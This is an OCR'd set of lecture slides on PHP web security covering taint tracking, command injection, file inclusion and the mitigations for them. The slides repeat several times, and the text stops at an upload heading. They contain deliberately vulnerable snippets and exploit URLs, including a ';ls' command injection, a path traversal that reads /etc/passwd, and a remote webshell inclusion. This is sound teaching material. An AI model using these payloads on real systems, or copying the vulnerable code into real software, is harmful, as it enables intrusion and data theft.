
Dynamic Taint Tracking to Find SQLi Bugs




Dynamic Taint Tracking to Find SQLi Bugs




Previous Research: Dynamic Taint Tracking



Previous Research: Dynamic Taint Tracking



If a parsed SQL query contains tainted input as part of its syntactic elements, classify it as SQL injection



Dynamic Taint Tracking

- Difficulties
  - Identifying all possible taint sources and sinks are challenging
  - As the number of taint values grows, it consumes a lot of main memory
  - **Implementing all taint policies for every PHP operation is not desirable**

Shell Code Injection Attack 

Benign Usage


```
<?php
  echo system(“/bin/ping -c 4 ” . $_GET[“addr”])
?>
```

Benign Usage


```
<?php
  echo system("/bin/ping -c 4 " . $_GET["addr"])
?>
```

```
http://server.com/demo.php?addr=127.0.0.1
```

Shell Code Injection Attack


```
<?php
  echo system("/bin/ping -c 4 " . $_GET["addr"])
?>
```

```
http://server.com/demo.php?addr=127.0.0.1;ls ./
```

File Inclusion Attack

Modular Functionality

- Application code may be split across multiple files
  - E.g., language declaration, commonly used functionality, …
- PHP has two different types of inclusions
  - `include / include_once`: includes files, merely warns in case of error
  - `require / require_once`: includes files, dies if inclusion fails

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Embed the content to the current web page

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

```
http://server.com/demo.php?filename=contact.php
```

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

```
http://server.com/demo.php?filename=contact.php
```

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Embed contact.php

File Inclusion Attacks – Path Traversal


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:
`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Path Traversal


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Path Traversal

- Attacker controls filename parameter
- Directory can be navigated with `../../` ⇒ Leak some sensitive data

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Denial of Service


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```


Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Denial of Service


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```


Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Denial of Service



Exploit: http://server.com/demo.php?filename=demo.php

File Inclusion Attacks – Denial of Service



File Inclusion Attacks – Denial of Service

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default `memory_limit` 128M)

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename; ...
?>
```

Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Denial of Service

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default `memory_limit` 128M)

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename; ...
?>
```

Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Code Execution


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

http://server.com/demo.php?filename=htttp://mydomain/attack/webshell.php

File Inclusion Attacks – Code Execution

- Includes arbitrary shell code
- Only possible if `allow_url_include` is set

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=htttp://mydomain/attack/webshell.php`

WebShell

View directories

Execute shell commands

Upload files

Avoiding File Inclusion Attacks

- Keep list of files allowed for inclusion

```php
// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && in_array($_REQUEST['target'], $goto_whitelist)
) {
    include $_REQUEST['target'];
    exit;
}
```


Avoiding File Inclusion Attacks

- Keep list of files allowed for inclusion

- Call `basename()` function on input
  - `basename("../../../etc/passwd")` ⇒ "`passwd`"
  - Ensures that no other path can be traversed to


- (PHP interpreter setting) Restrict possible directories with `open_basedir`
  - open_basedir = /srv/http/
  - Any paths not within that directory are inaccessible


Unrestricted File Upload




Upload Functionality

